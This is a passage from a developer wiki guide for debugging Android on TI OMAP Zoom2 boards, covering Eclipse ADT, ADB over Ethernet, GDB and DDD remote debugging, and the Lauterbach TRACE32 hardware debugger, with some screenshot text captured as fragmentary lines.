    - 9.13 IDLE Mhz Calculation
    - 9.14 Manually Post-process the results (for advanced users)
- 10 OProfile on OMAP4 ICS (K3.0)
    - 10.1 Kernel Build Changes
    - 10.2 Linux Host Setup
    - 10.3 Setup Oprofile on the OMAP4 Target Device
    - 10.4 Run Oprofile on the OMAP4 Target Device
    - 10.5 Pull the opreport to the Linux Host
- 11 Strace
- 12 Using INST2 for Performance Measurement on DSP
- 13 Debugging segmentation fault
- 14 OPP Level Measurement
- 15 Other Tools & references

[edit] Eclipse ADT

[edit] Note on Installing Eclipse Plugins

Before installing the Android Development Tools, be sure to put your proxy server (if applicable) into the General preferences under Network Connections and to "install" the software update link to the version of Eclipse you have (3.5 is "http://download.eclipse.org/releases/galileo/).

You will likely have to install several required plugins from Eclipse before ADT will install (possibly GEF and WST plugins).

[edit] Debugging on Zoom2 with Eclipse ADT

The Android Development Tools (ADT) plugin for Eclipse adds powerful extensions to the Eclipse integrated development environment. It allows you to create and debug Android applications easier and faster. Details on ADT can be obtained from http://developer.android.com/guide/developing/eclipse-adt.html.

It is assumed that ADT plugin has already been setup to work with Eclipse environment as described http://developer.android.com/sdk/1.1_r1/installing.html#installingplugin.

Step 1: Upon installing the ADT plugin for eclipse, Dalvik Debug Monitor Service (DDMS) should have been setup. DDMS configuration should be changed as in below:

Click on Window->Preferences; Select Android -> DDMS
Change - ADB debugger base port: 8700; Logging Level: Verbose
Click on Apply

Step 2: DDMS perspective can now be opened from the eclipse menu via:

Window -> Open Perspective -> Other -> DDMS;
Click on OK

Step 3: Get Eclipse to attach to your Zoom2 board.

Bootup the zoom2 board and find the IP address of the board. If you havent added ip=dhcp in the bootargs, you can start the ethernet and obtain an IP address using dhcp using following commands

```
# netcfg eth0 up
# netcfg eth0 dhcp
```

Using the command below you can verify that the board did obtain an IP address

```
# netcfg
```

NOTE: If you boot via NFS, then uboot will typically print out the board's IP address to console.

On the host machine run the following commands from terminal shell:

```
$ export ADBHOST=<IP_ADDRESS_OF_YOUR_ZOOM2_BOARD>
$ adb kill-server
$ adb start-server
```

Check if you are now connected to the Zoom2 device by running the following command on the Host Terminal console:

```
$ adb devices
```

It should output something like:

```
emulator-5554 device
```

This confirms that Zoom2 board is connected. With this setup, you should be able to use Android Debug Bridge, Logcat, DDMS and other tools directly from Eclipse ADT environment for creating your applications for Android on Zoom2.

[edit] Troubleshooting

Issue: ADB is not in the path, where should I find it?

Resolution: ADB command line tool is found at: <MYDROID_PATH>/out/host/linux-x86/bin/

Issue: ADB is having a problem connecting over Ethernet.

Resolution: This is because the ADB stub on target defaults to USB. To fix this, in the Zoom console:

```
# setprop service.adb.tcp.port 5555
```

This will avoid ADBD defaulting to USB transport. Restart ADBD on Zoom to take the changed settings.

```
# stop adbd
# start adbd
```

Alternatively, the setprop command can be included in init.rc so that system property is set at start up, before starting ADB stub.

[edit] Debugging with GDB and DDD

The user space programs can be debugged using various debug commands). Here are some gnu apps that can be used to ease the debugging of binary files on the android platform. GDB, allows you to see what is going on `inside' another program while it executes -- or what another program was doing at the moment it crashed.

[edit] GDB (the GNU Debugger)

Following are the instructions to enable GDB on Android:

1. Obtain the IP address of the target. This can be found by adding “ip=dhcp” in the bootargs, which will obtain and print the IP automatically during boot. Alternatively if you have the busybox command line tools available on the target you can type "ifconfig eth0" to obtain the IP address of the target.

2. On the host, perform the following (once per new console window): Go to mydroid directory and run

```
source build/envsetup.sh
setpaths
export ADBHOST=<ip addr of target obtained above>
```

Ensure that above setup works by running

```
adb kill-server  ; adb shell
```

You should see a command prompt of the target on your host. Verify this by running "ps" or similar commands. Exit the adb shell by typing "exit"

3. Start GDB using the following command

```
gdbclient <executable name> <port number> <task name>
executable name: file name in system/bin dir
port number: default is  :5039 (need the colon before the number)
task name: obtained by running "ps" on the target. GDB uses it to identify the PID internally.
```

E.g. for video playback, use (note the space after mediaserver and colon):

```
gdbclient mediaserver  :5039 mediaserver
```

Then you can run commands like "info threads", "break", "step" etc.

For a full listing of GDB commands refer to: http://www.yolinux.com/TUTORIALS/GDB-Commands.html


You may have to run the following after each target reboot:

```
adb kill-server
```

[edit] DDD (Data Display Debugger)

DDD is a graphical front-end for GDB and other command-line debuggers like GDB.

Following are the instructions to enable DDD on Android:


DDD: /public/source/programming/ddd-3.2/ddd/cxxtest.C
File Edit View Program Commands Status Source Data Help
0: list->self
Lookup Find<< Break Watch Print Disp+ Plot Hide Rotate Set Undisp
self
self
1: list
(List *) 0x804df80
*()
value = 85
self = 0x804df80
next = 0x804df90
next
value = 86
self = 0x804df90
next
next
list->next = new List(a_global + start++);
list->next->next = new List(a_global + start++);
list->next->next->next = list;
(void) list; // Display this
(List *) 0x804df80
delete list;
delete list->next;
delete list;
}
// Test
void lis
{
list
}
//
void ref
{
date
dele
date
}
Run
Interrupt
Step Stepi
Next Nexti
Until Finish
Kill
DDD Tip of the Day #5
If you made a mistake, try Edit→Undo. This will undo the most recent debugger command and redisplay the previous program state.
Close
Prev Tip
Next Tip
(gdb) graph display *(list->next->next->self) dependent on 4
(gdb)
list = (List *) 0x804df80

The steps are almost same as GDB:

1. Obtain the IP address of the target. This can be found by adding "ip=dhcp" in the bootargs, which will obtain and print the IP automatically during boot. Alternatively if you have the busybox command line tools available on the target you can type "ifconfig eth0" to obtain the IP address of the target.

2. Install DDD: in the shell run:

```
sudo apt-get install ddd
```

3. Add the following function to build/envsetup.sh:

```
function dddclient()
{
  local OUT_ROOT=$(get_abs_build_var PRODUCT_OUT)
  local OUT_SYMBOLS=$(get_abs_build_var TARGET_OUT_UNSTRIPPED)
  local OUT_SO_SYMBOLS=$(get_abs_build_var TARGET_OUT_SHARED_LIBRARIES_UNSTRIPPED)
  local OUT_EXE_SYMBOLS=$(get_abs_build_var TARGET_OUT_EXECUTABLES_UNSTRIPPED)
  local PREBUILTS=$(get_abs_build_var ANDROID_PREBUILTS)
   if [ "$OUT_ROOT" -a "$PREBUILTS" ]; then
      local EXE="$1"
       if [ "$EXE" ]  ; then
          EXE=$1
      else
          EXE="app_process"
      fi

      local PORT="$2"
```

```
     if [ "$PORT" ]  ; then
        PORT=$2
    else
        PORT=":5039"
    fi

    local PID
    local PROG="$3"
     if [ "$PROG" ]  ; then
        PID=`pid $3`
        adb forward "tcp$PORT" "tcp$PORT"
        adb shell gdbserver $PORT --attach $PID &
        sleep 2
    else
            echo ""
            echo "If you haven't done so already, do this first on the device:"
            echo "    gdbserver $PORT /system/bin/$EXE"
                echo " or"
            echo "    gdbserver $PORT --attach $PID"
            echo ""
    fi

    echo >|"$OUT_ROOT/gdbclient.cmds" "set solib-absolute-prefix $OUT_SYMBOLS"
    echo >>"$OUT_ROOT/gdbclient.cmds" "set solib-search-path $OUT_SO_SYMBOLS"
    echo >>"$OUT_ROOT/gdbclient.cmds" "target remote $PORT"
    echo >>"$OUT_ROOT/gdbclient.cmds" ""
    ddd --debugger arm-eabi-gdb -x "$OUT_ROOT/gdbclient.cmds" "$OUT_EXE_SYMBOLS/$EXE"
else
```

```
      echo "Unable to determine build system output dir."
  fi

}
```

4. On the host, perform the following (once per new console window): Go to mydroid directory and run

```
source build/envsetup.sh
setpaths
export ADBHOST=<ip addr of target obtained above>
```

Ensure that above setup works by running

```
adb kill-server  ; adb shell
```

You should see a command prompt of the target on your host. Verify this by running "ps" or similar commands. Exit the adb shell by typing “exit”

5. Start DDD using the following command

```
dddclient <executable name> <port number> <task name>
executable name: file name in system/bin dir
port number: default is  :5039 (need the colon before the number)
task name: obtained by running "ps" on the target. GDB uses it to identify the PID internally.
```

E.g. for video playback, use (note the space after mediaserver and colon):

```
dddclient mediaserver  :5039 mediaserver
```

For the DDD manual, refer to: http://www.gnu.org/manual/ddd/html_mono/ddd.html


You may have to run the following after each target reboot:

```
adb kill-server
```

[edit] Lauterbach TRACE32


Lauterbach TRACE32 could be used to debug bootloaders, kernel and user space.
Instructions on using Lauterbach TRACE32 for debugging on Zoom2:

Install Lauterbach TRACE32 software on your PC (the below screenshot is from Oct 10 2008 release). Connect emulator cable to J5 (20 pin header) on Zoom2 debug board and power the emulator. Connect USB cable from the emulator to PC




Run zoom2_startup.cmm script to select your target as OMAP3430 and attach from File -> Run Batchfile. If the script is not run, some of the settings will have to be manually selected from CPU -> System Settings

Ensure that the emulator is “running” by the green status indicator (seen at the bottom of the below screenshot) before exercising any use cases that need to be debugged.



Run the use case (ex: audio/video playback) Halt the processor by clicking on the “pause” button and view registers (View -> Registers), list source (View -> List Source) etc.



Make sure to load the symbols for files that you’re interested in debugging and set source path for source code correlation to work correctly. Also you may have to ensure that options such as -g is added during compiling your code to generate symbolic debugging directives. In some instances consider reducing the level of optimization used

as the compiler will re-arrange instructions and hence it may be difficult to match the order of execution in the source code.


Examples of setting the source search path and loading symbols:

```
sYmbol.SourcePATH.Set "V:\mydroid\kernel\"
data.load.elf V:\mydroid\kernel\vmlinux /nocode /strippart "kernel"
```

These commands can be directly entered from either the debugger command prompt or by using a *.cmm script. Adapt changed base directories with the "/strippart" option; do not use recursive directory search, due to performance reasons and equal source file names.

For user space debugging, TRACE32 needs some help as it needs to be told where some of the modules you're interested in debugging are loaded. To do this you will have to run "ps" on the target and get PIDs for the application.

Then run "cat /proc/PID/maps > logfile" where PID is the process ID retrieved from "ps" in the above step. There is an avplayback_symbols.cmm file attached that exhibits how to do this. Below screenshot demonstrates being halted in user space during running of an AV playback use case.


TRACE32
B::Data.List
Step
Over
Next
Return
Up
Go
Break
Mode
Find
OMX
addr/line
code
label
mnemonic
comment
OMX_ERRORTYPE OMX_ComponentInit (OMX_HANDLETYPE hComp)
{
__android_log_print(ANDROID_LOG_VERBOSE, __FILE__,"%s: IN", __FUNCTION__
__android_log_print(ANDROID_LOG_VERBOSE, __FILE__,"%s: IN", __FUNCTION__
OMX_ERRORTYPE eError = OMX_ErrorNone;
OMX_ERRORTYPE eError = OMX_ErrorNone;
address
to
name
type
OMX_ComponentInit
SendCommand
GetParameter
SetParameter
SetConfig
SetCallbacks
GetComponentVersion
GetConfig
GetState
EmptyThisBuffer
FillThisBuffer
ComponentDeInit
ComponentTunnelRequest
AllocateBuffer
FreeBuffer
UseBuffer
GetExtensionIndex
